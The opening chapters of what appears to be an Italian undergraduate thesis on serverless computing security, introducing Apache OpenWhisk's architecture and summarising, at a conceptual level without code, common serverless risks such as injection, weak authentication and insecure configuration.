Alma Mater Studiorum · Università di Bologna

SCUOLA DI SCIENZE

Corso di Laurea in Informatica

Serverless Computing: Penetration Testing e Metodi per la sicurezza

Relatore:
Chiar.mo Prof.
Marco Prandini

Correlatori:
Davide Berardi
Andrea Melis
Chiar.mo Prof.
Luciano Bononi

Presentata da:
Giovanni Fazi

III Sessione

Anno Accademico
2018/2019

“Fa uccidere i Rolling Stones”
“Ma signore quelli non sono...”
“FA COME TI DICO!”

Introduzione

In questo elaborato viene presentato uno studio di sicurezza delle piattaforme di serverless computing, con particolare riguardo alla piattaforma Apache OpenWhisk.
Il lavoro svolto si articola in due fasi: una prima di studio teorico delle caratteristiche strutturali e problemi di sicurezza che piattaforme serverless presentano, e una seconda fase di analisi pratica, dove è stato effettuato un penetration test sulla piattaforma Apache OpenWhisk.
L'ordine di trattazione dei capitoli rispecchia le fasi del lavoro svolto: nel capitolo *Scenario* vengono brevemente introdotti i concetti di serverless computing, la piattaforma Apache OpenWhisk e alcuni aspetti architetturali di tali piattaforme.
Nel capitolo *Sicurezza nel Serverless Computing* il focus si sposta sulle nuove problematiche di sicurezza introdotte dal modello di sviluppo serverless e le differenze rispetto ad architetture tradizionali.
Il capitolo *Penetration Test* descrive le fasi dell'attacco effettuato sulla piattaforma Apache OpenWhisk, esponendo ogni vulnerabilità trovata. Il capitolo si conclude con una serie di tecniche di mitigazione utili sia per migliorare la sicurezza della piattaforma OpenWhisk, sia, generalizzando i concetti, per altre piattaforme serverless.
L'ultimo capitolo, *Sviluppi futuri*, contiene alcune idee su come poter estendere lo studio di sicurezza delle piattaforme serverless.

Indice

Elenco delle figure

Elenco delle tabelle

Capitolo 1

Scenario

In questo capitolo saranno introdotti i concetti di Serverless Computing, la piattaforma Apache OpenWhisk e alcune proprietà di queste architetture.

1.1 Serverless Computing

Con la dicitura "Serverless Computing" si vuole intendere una categoria di servizi del Cloud Computing. Tali servizi permettono a un cliente di effettuare esecuzione remota di codice su un server (fisico o virtuale) la cui gestione è a carico del cloud provider.
È quindi importante sottolineare come il termine "Serverless" non denoti né l'assenza di server, cioè macchine fisiche che elaborano richieste inviate dai client, né le reti Peer to Peer (definite reti "Serverless") ma riguarda il fatto che l'utilizzo di una piattaforma serverless fa sì che il cliente possa concentrarsi solamente sulla logica applicativa astraendo da tutti i livelli di supporto che sono tipicamente presenti sui server tradizionali (Hardware, Sistema Operativo, Network, Virtualizzazione...) e quindi effettuare computazione senza *amministrare* server.

Categorizzazione XaaS

Le categorie di servizi offerti dal mondo cloud sono un numero ampio e per distinguerle viene usata la famiglia di acronimi XaaS ("X" as a Service, dove X rappresenta l'oggetto del servizio (e.g. DataBase as a Service, Software as a Service...)).

Per identificare il Serverless Computing nei vari acronimi XaaS si può utilizzare il grado di controllo che lo sviluppatore esercita sulla infrastruttura cloud [1].
Nel caso del Serverless Computing lo sviluppatore ha completa libertà sulla logica applicativa (sebbene il codice sorgente deve seguire alcuni vincoli di forma) mentre delega al cloud provider ogni aspetto architetturale o prestazionale della infrastruttura.
Da ciò si evince che il Serverless Computing sia una forma di BaaS (Backend as a Service) orientato alla esecuzione di codice.
Gli aspetti che però discostano Serverless da BaaS sono principalmente due:

- Scalabilità automatica
- Attivazione funzioni tramite eventi

Il paradigma Serverless infatti è inerentemente scalabile in base al volume di richieste (mentre nel BaaS la scalabilità è opzionale o limitata) e inoltre la invocazione di codice scaturisce solamente da eventi (mentre le applicazioni sviluppate su BaaS non sono per forza basate su eventi).
Un termine che viene spesso usato come sinonimo di Serverless Computing è FaaS (Function as a Service). Volendo essere precisi è sbagliato utilizzare indistintamente i due termini perché le caratteristiche del FaaS sono propriamente incluse in quelle Serverless ma non viceversa [2].

Costo di utilizzo e mercato attuale

Un ultimo aspetto distintivo del paradigma Serverless riguarda il costo addebitato per l'utilizzo del servizio: diversamente da altre soluzioni cloud, si paga solo il tempo effettivo di lavoro (misurato in numero di chiamate a funzione e la loro durata).
Per altri modelli, come ad esempio IaaS (Infrastructure as a Service), il prezzo di utilizzo comprende anche il tempo in inattività (idle) della risorsa.
Uno schema che confronta le principali categorie di cloud computing è mostrato nella figura 3.3.



Figura 1.1: Differenze fra soluzioni cloud

Le prime piattaforme di Serverless computing sono state commercializzate a metà degli anni 2000 [3], ma solo dieci anni dopo hanno acquisito popolarità e interesse 1.2

Al giorno d'oggi le piattaforme commercialmente più utilizzate sono:

- Amazon Web Services (AWS) Lambda (2014)
- Google Cloud (2016)
- IBM Cloud Functions (2016)
- Microsoft Azure Serverless (2010)
- Alibaba Cloud (2009)



Figura 1.2: Interesse nel tempo del topic "Serverless" secondo Google Trends [4]

1.2 Architettura Serverless

Dal punto di vista architetturale ogni piattaforma serverless deve essere progettata per gestire i seguenti aspetti:

- Attesa di eventi esterni
- Accodamento richieste
- Invocazione delle funzioni
- Scalabilità
- Load balancing
- Isolamento ambienti esecutivi (Sandboxing)
- Logging e monitoring

1.2.1 Confronto con architetture tradizionali

Il nuovo approccio alla computazione offerto dalle piattaforme serverless introduce vantaggi e svantaggi:

Costo Nel caso di sistemi con flussi intermittenti di richieste, avere un server in locale che lavora per la maggior parte del tempo è dispendioso. Il modello di prezzatura cloud ha il vantaggio di ridurre significativamente i costi per i team di sviluppo che devono far fronte a questo tipo di traffico.

Scalabilità In una architettura tradizionale gestire gli aspetti di scalabilità richiede tempo e risorse. Utilizzando una piattaforma serverless non solo la scalabilità viene gestita automaticamente ma ha un costo proporzionale al volume delle richieste.

Debugging Se da una parte vengono abbattuti i costi, dall'altra però ne vengono introdotti di nuovi: il sovraccarico concettuale nel dividere una singola applicazione in qualcosa che è composto da una varietà di servizi, rende più difficile lo sviluppo in locale e lo unit testing.

Multitenancy Questo termine si riferisce a una situazione dove più istanze di un software sono in esecuzione nella stessa macchina. Ogni provider si impegna a fare in modo che ogni utente pensi di essere l'unico a utilizzare il servizio; però non tutte le tecnologie sono abbastanza mature da offrire ciò e talvolta si possono incontrare crash o rallentamenti della propria applicazione per colpa di altri utenti.



Figura 1.3: Esempio di architettura serverless

1.3 Apache OpenWhisk

Apache OpenWhisk è una piattaforma serverless sviluppata dalla Apache Software Foundation con il supporto di IBM, Red Hat, Adobe e altri partner. Dopo una fase di sviluppo iniziale negli uffici di IBM Research, il progetto è stato rilasciato con licenza open source (Apache License 2.0) nel 2016 ed è quindi possibile contribuire allo sviluppo del software tramite la repository ufficiale Github [5].
Dal punto di vista commerciale OpenWhisk viene utilizzato da IBM e Adobe come piattaforma FaaS (Function as a Service) [6] [7].



Figura 1.4: Struttura dei componenti di OpenWhisk [25]

Proprietà tecniche

Dal punto di vista tecnico OpenWhisk consiste in una struttura a microservizi il cui componente principale è un controller che gestisce le richieste degli utenti e implementa la API di OpenWhisk.
Per la memorizzazione di log, credenziali, sorgenti delle funzioni, stati di esecuzione e altri dati importanti, viene usato un database CouchDB.
I componenti adibiti alla fase di esecuzione sono principalmente due: il Load Balancer e l'Invoker. Tali componenti sono responsabili della creazione e distruzione di ambienti esecutivi che, per scelta progettuale, sono dei container Docker. In Figura 1.4 è mostrato lo schema della architettura di OpenWhisk.
La piattaforma è potenzialmente in grado di processare ogni linguaggio di programmazione per cui esista un compilatore o interprete funzionante. Infatti per estendere la gamma di linguaggi supportati è sufficiente creare un container Docker che implementi un runtime system per tale linguaggio e un proxy per ricevere il codice da eseguire.

Per quanto riguarda i vincoli di programmazione delle funzioni, denominate "Actions", è obbligatorio che:

- Nel codice sorgente sia presente una funzione designata come punto d'ingresso (è comunque possibile far coincidere il nome della funzione d'ingresso con quella standard del linguaggio)
- Il tipo di dato per l'input e output di una Action sia una struttura dati a dizionario dove le chiavi sono stringhe e i valori sono oggetti JSON

La formalizzazione dei parametri di input/output rende possibile la creazione di Action composte, ovvero è possibile concatenare la esecuzione di più funzioni passando alla funzione successiva l'output di quella precedente.
È importante notare che per rafforzare la proprietà di scalabilità della piattaforma, le Action hanno la forma di "Stateless Functions" simili a quelle dei linguaggi di programmazione funzionali puri dove non viene modificato o salvato lo stato di esecuzione fra più invocazioni della stessa funzione.
L'invocazione delle Action avviene tramite un meccanismo di listener di eventi, chiamati

"Triggers", la cui attivazione avviene a fronte di richieste HTTP inviate alla piattaforma o tramite "Feeds", ovvero eventi esterni di qualsiasi natura (sensori IoT, modifiche al record di un database, commit su Repository Git) configurabili in base a delle "Rules".

1.3.1 Funzionamento dei Componenti di OpenWhisk

Nginx

Il primo componente con il quale un utente si interfaccia è NGINX, un webserver open source in grado di garantire la sicurezza delle informazioni tramite protocolli crittografici come TLS, esponendo un endpoint per richieste HTTP(S).
Questo webserver gestisce inoltre il load balancing delle richieste oltre a fornire meccanismi avanzati per la continuous delivery, non affrontate in questo documento.

OpenWhisk Controller

Ogni richiesta valida viene inoltrata dal proxy al controller, il quale ha il compito di realizzare l'API RESTful di OpenWhisk. Implementato in Scala il controller si occupa di invocazione e load balancing delle action ma anche di autorizzazione e autenticazione di utenti tramite il database.

CouchDB

Tutti i dati vitali per il sistema vengono memorizzati in questo database NoSQL open source che utilizza JSON come formato di serializzazione. Definizioni di action, trigger, rule, credenziali utenti, attivazioni e risultati delle invocazioni sono alcuni dei dati salvati all'interno del database.

Kafka

Kafka è un componente ad alte prestazioni e alta disponibilità che si pone nel mezzo della comunicazione fra Controller e container . Realizza un meccanismo di buffering di messaggi che è fondamentale per gestire situazioni di carico elevato o crash del sistema.

Invoker

Scritto in Scala, l'Invoker è chiamato in causa durante lo stage finale di esecuzione di una action. Il primo compito che svolge è quello di scegliere il runtime system corretto per l'esecuzione della action. Tale scelta viene fatta in base a due parametri: linguaggio di programmazione della action e la disponibilità di container.
È doveroso precisare come viene gestita la scelta dei container in quanto nella documentazione ufficiale sono presenti alcune affermazioni che possono essere fuorvianti [12]: in particolare un invoker non crea ogni volta un nuovo container (tecnica chiamata "Cold start") per la esecuzione di una action, ma talvolta utilizza container già esistenti (detti "pre-warmed" o "warm").
Con container "pre-warmed" si intente un container che è stato creato prima dell'arrivo di una richiesta di esecuzione. Tale metodo permette di aumentare la velocità del sistema risparmiando sul tempo di creazione di un container (stimato a circa 300 millisecondi).
È importante notare che un container "pre-warmed" non ha ancora al suo interno il codice della action da eseguire che dovrà essere inviato dall'Invoker.
Per container "warm" o "hot" si intende invece un container che ha già ricevuto una richiesta di esecuzione e quindi è già stato inizializzato. Questa tecnica di caching fa sì che l'esecuzione di una action sia il più veloce possibile in quanto basta fornire unicamente i parametri di input alla funzione 1.5.
Una volta scelto il container Docker, l'invoker si occupa di inviare la action. La comunicazione con il container avviene tramite richieste HTTP e il risultato ottenuto dal container viene memorizzato sul database.

Docker

Una ultima nota sul funzionamento dei componenti viene fatta su Docker che viene impiegato non solo per gestire i runtime systems delle action ma anche come wrapper per i componenti sopra citati: infatti Nginx, Kafka, Controller, CouchDB sono tutte entità disposte a struttura di microservizi ognuna all'interno di un container Docker.



Figura 1.5: Tecnica di caching per i container [26]

Capitolo 2

Sicurezza nel Serverless Computing

2.1 Nuovi Problemi

In prima battuta si potrebbe pensare che le piattaforme di Serverless Computing siano più sicure rispetto ad architetture tradizionali in quanto è il cloud provider a doversi occupare di tutte le vulnerabilità derivanti da hardware, sistema operativo e configurazione di servizi.
Inoltre l'utilizzo di ambienti esecutivi isolati, come container Docker, limita la superficie di attacco e, in teoria, non rende possibili tecniche di privilege escalation sulla macchina fisica.
Sebbene queste affermazioni siano vere per una certa misura, bisogna però considerare i seguenti punti:

Privacy

Un problema comune a ogni forma di Cloud computing è il rispetto della riservatezza dei dati utente. Bisogna sempre ricordare che ciascuna forma di dato inviata al cloud provider può essere tranquillamente acceduta dai dipendenti del provider in quanto godono di privilegi amministrativi sulle macchine utilizzate.
Questo discorso diventa ancora più significativo quando si parla di Serverless Computing: chi garantisce la integrità del codice inviato? Chi garantisce la riservatezza di eventuali dati sensibili usati come parametri per le funzioni? Queste domande potreb-

bero sembrare estreme ma basta provare a installare una piattaforma serverless in locale per accorgersi di quanto sia semplice per un utente privilegiato (e non) interagire con i componenti interni del sistema.
Inoltre la maggior parte delle tecnologie serverless non sono free software e neanche open source ed è quindi lecito domandarsi se tali software contengano backdoor [13].

Superficie di Attacco

Rispetto ad architetture tradizionali troviamo una superficie di attacco estesa perché, considerata la varietà di input che una piattaforma serverless può ricevere, aumenta il volume e complessità di protocolli e messaggi. Quindi per effettuare un monitoring efficace è richiesta una configurazione avanzata per quanto riguarda le regole del firewall.
Riguardo alla struttura interna, il numero elevato di componenti e la interconnessione fra essi amplifica ulteriormente la superficie di attacco e rende difficile effettuare test di sicurezza con strumenti di scansione automatica.
Inoltre non bisogna sottovalutare il fatto che la tecnologia è nuova, perciò l'inesperienza poterebbe causare configurazioni errate nel sistema.
Infine il codice utilizzato nelle funzioni può contenere bug che permettono esecuzione arbitraria di codice che, oltre a creare danni monetari per l'autore della funzione, fornisce un punto di entrata nel sistema; l'argomentazione secondo cui sia inutile prendere controllo degli ambienti di esecuzione è falsa: oltre a poter sfruttare eventuali CVE (Common Vulnerabilities and Exposures) come ad esempio [8], è possibile ispezionare l'ambiente in cerca di dati sensibili di sistema [9], o sfruttare un povero isolamento degli ambienti stessi per attaccare i componenti interni.

Tool inadeguati

Allo stato attuale per svolgere security testing statico, dinamico o interattivo delle applicazioni serverless, non esistono molti strumenti adatti alla piattaforma.

2.2 I 12 rischi più critici per le applicazioni Serverless

La lista stilata in [10], mostra le vulnerabilità più comuni per applicazioni serverless. La lista viene periodicamente aggiornata da ricercatori di sicurezza e professionisti del settore. Organizzata per ordine di importanza, viene qui riportata:

1. Function Event-Data Injection
2. Broken Authentication
3. Insecure Serverless Deployment Configuration
4. Over-Privileged Function Permissions and Roles
5. Inadequate Function Monitoring and Logging
6. Insecure Third-Party Dependencies
7. Insecure Application Secrets Storage
8. Denial of Service and Financial Resource Exhaustion
9. Serverless Business Logic Manipulation
10. Improper Exception Handling and Verbose Error Messages
11. Legacy / Unused functions and cloud resources
12. Cross-Execution Data Persistency

2.2.1 Function Event-Data Injection

Non sorprende trovare al primo posto una vulnerabilità di tipo injection, infatti questo tipo di attacco è il più comune anche nelle applicazioni web [11].
Ad alto livello una vulnerabilità di tipo injection permette di ottenere esecuzione arbitraria di codice attraverso un input malevolo processato da un servizio. Per proteggersi

da questi attacchi bisogna quindi effettuare un controllo dei caratteri di input, bloccando tutte le combinazioni dannose.
Nel contesto di architetture serverless bisogna non solo proteggere l'input passato alle funzioni da parte dell'utente, ma anche tutti gli eventi che possono far scaturire l'esecuzione di funzioni (sensori IoT, notifiche push, email, aggiornamento record database o repository git...).
La moltitudine di sorgenti di input e le differenze fra ognuna di esse, crea una complessità notevole per la gestione della sicurezza.
In uno scenario realistico una injection può affliggere:

Sistema Operativo Tramite injection di comandi (per esempio sui parametri di uno script bash).

Runtime di funzioni Sfruttando ad esempio chiamate a procedure come exec() o eval().

Database SQL Una iniezione eseguita su query permette di inserire, cambiare o cancellare record così come arrestare il DBMS. In alcuni casi è addirittura possibile eseguire comandi sul sistema operativo.

Database NoSQL La differenza con i db SQL è semplicemente il linguaggio utilizzato per interfacciarsi al database, ma i danni sono gli stessi.

Message Data Tampering È il caso in cui avviene una violazione di integrità di pacchetti inviati su canali non autorizzati: questi ultimi possono essere intercettati e manomessi in maniera tale da creare effetti indesiderati.

Object deserialization Nel caso in cui un servizio debba ricevere un oggetto serializzato è possibile creare un payload ad hoc che, durante la fase di deserializzazione lato server, provochi esecuzione arbitraria di codice.

Extensible Markup Language (XML) External Entity (XXE) In questo caso viene attaccato un servizio un servizio in grado di processare dati serializzati in linguaggio XML. Inviando un file contenente un riferimento a una entità esterna è possibile sfruttare parser XML configurati in modo debole. I danni di questo attacco possono comportare la rivelazione di dati confidenziali, Denial Of Service, Server-Side Request Forgery e altri impatti critici sul sistema.

Server-Side Request Forgery Nota vulnerabilità dei servizi web per cui l'attaccante induce la applicazione server a creare richieste HTTP verso un dominio di sua scelta. È possibile impiegare questo attacco per ottenere esecuzione arbitraria di codice.

2.2.2 Broken Authentication

Applicare schemi robusti di autenticazione è fondamentale nelle applicazioni serverless. Non basta proteggere le funzioni che implementano interfacce esposte esternamente, ma anche i trigger e i servizi collegati alla applicazione.
Un sistema di autenticazione debole viene sfruttato in maniera tale da manipolare la logica applicativa e attivare quindi funzioni normalmente non esposte a utenti esterni.

Architetture Serverless	**Architetture Tradizionali**
In molti scenari ogni funzione è un servizio a sé stante che richiede autenticazione custom	Singolo provider per la autenticazione dell'intera applicazione
Per ogni trigger attivabile da servizi esterni servono schemi di autenticazione diversi	Unico modello di autenticazione per ogni richiesta

Tabella 2.1: differenze autenticazione serverless e tradizionale

2.2.3 Insecure Serverless Deployment Configuration

Dal momento che le funzioni serverless non mantengono lo stato di esecuzione, spesso gli sviluppatori fanno uso di storage cloud per salvare dati persistenti.
Il problema che può sorgere in questo caso è una configurazione troppo permissiva del cloud storage. Infatti sono numerosi i casi di incidenti avvenuti [14] per i cosiddetti "Cloud Leaks", dove, per inesperienza o noncuranza, interi database sono stati esposti sulla rete internet.
Un occhio di riguardo deve quindi essere dato sia alle opzioni di configurazione dei servizi

che circondano una applicazione serverless ma anche a tutti i parametri imposti di default dal vendor.

2.2.4 Over-Privileged Function Permissions and Roles

Il principio di "least privilege" [15] è un punto fondamentale per sicurezza di ogni sistema. Malgrado ciò, spesso vengono elevati i permessi di processi solo per evitare soluzioni più sicure ma impegnative.
Lo stesso principio di progettazione deve valere anche qui: dal momento che la struttura a microservizi viene frequentemente usata nelle applicazioni serverless, il numero di funzioni presenti può essere nell'ordine di centinaia o migliaia.
Coordinare i permessi e ruoli di così tante funzioni diventa faticoso e si finisce per utilizzare un singolo modello di privilegi (spesso di tipo "full access") per tutte le funzioni.

2.2.5 Inadequate Function Monitoring and Logging

Per prevenire attacchi ai sistemi, è importante bloccare un attaccante prima che sia troppo tardi. Nella maggior parte dei casi un attacco inizia con la fase di scansione, dove l'intruso è alla ricerca di potenziali vulnerabilità. Se però un sistema viene configurato con real time monitoring e logging, è possibile agire in tempo e fermare l'attacco.
Dal momento che le architetture serverless non sono fisicamente accessibili dalle aziende, qualsiasi processo, strumento e procedura "on the premises" per il monitoraggio è inefficace.
Allora è compito del cloud provider fornire strumenti adeguati; il problema è che non tutte le soluzioni serverless attuali forniscono un logging avanzato e adatto alle aziende.
Secondo l'istituto SANS [16], le categorie di log più importanti sono:

- Autenticazioni e autorizzazioni
- Cambiamenti alle risorse
- Attività di rete
- Accessi alle risorse

- Attività di malware
- Errori critici e failure

Architetture Serverless	**Architetture Tradizionali**
Per ottenere un monitoraggio efficace serve innanzitutto supporto dalla piattaforma che deve anche fornire integrazione con sistemi SIEM o strumenti per la analisi di log	Ricca platea di strumenti per logging e forte integrazione con prodotti SIEM
Non esistono "best practices" generali, ogni piattaforma è un mondo a parte	Ampia gamma di guide e documentazioni per le migliori pratiche (e.g. [16])
Per analizzare le interazioni interne fra componenti occorrono strumenti nativi che talvolta sono incompleti	Per analizzare le interazioni interne fra componenti basta usare un debugger

Tabella 2.2: differenze logging serverless e tradizionale

2.2.6 Insecure Third-Party Dependencies

È pratica comune l'utilizzo di moduli di terze parti o web service remoti per la propria applicazione. La sicurezza di dipendenze esterne però non è garantita e bisogna fare attenzione a cosa si utilizza.
Le tecniche di mitigazione sono comunque semplici:

- Si può mantenere un inventario delle dipendenze con le rispettive versioni
- Esistono tool che automatizzano la ricerca di librerie vulnerabili (e.g. [19])
- Rimuovere periodicamente le dipendenze inutili.
- Aggiornare le librerie all'ultima versione per applicare le patch recenti.

2.2.7 Insecure Application Secrets Storage

Con il continuo incremento in termini di complessità di una applicazione, si pone il bisogno di mantenere dati confidenziali (come chiavi di API, credenziali login, chiavi segrete) dentro sistemi di storage protetti.
Un errore comune è quello di salvare dati sensibili in file di testo non cifrati o come variabili d'ambiente. Nel paradigma serverless tali variabili potrebbero essere accessibili dalle funzioni [9] e causare quindi problemi.

2.2.8 Denial of Service and Financial Resource Exhaustion

Nell'ultimo decennio si è rilevato un aumento degli attacchi DoS (Denial of Service). Per una azienda i costi del disservizio possono essere alti e nel serverless computing, che utilizza un modello di pagamento per consumo effettivo, può essere utile introdurre limitazioni alle chiamate di funzioni.
Un caso reale di DoS verso applicazioni serverless è documentato in [18] dove un team di ricerca, sfruttando un package npm vulnerabile, è riuscito a bloccare ogni funzione AWS Lambda fino al timeout.

Architetture Serverless	**Architetture Tradizionali**
Un ambiente serverless è in grado di sopportare attacchi con un bandwidth notevole senza creare downtime	La scalabilità è un punto delicato che richiede attenzione e pianificazione
Per evitare costi di fatturazione elevati si possono introdurre limiti di esecuzione.	I limiti delle risorse dipendono dal bandwidth di rete, capacità di memorie primarie e secondarie

Tabella 2.3: differenze Denial of service serverless e tradizionale

2.2.9 Serverless Business Logic Manipulation

In un sistema contenente una moltitudine di funzioni, l'ordine di esecuzione di esse è critico per ottenere la logica applicativa desiderata. Riuscire a manipolare l'ordine di invocazione potrebbe permettere di eseguire funzioni in circostanze che normalmente non dovrebbero verificarsi e quindi sovvertire il flusso di esecuzione.

2.2.10 Improper Exception Handling and Verbose Error Messages

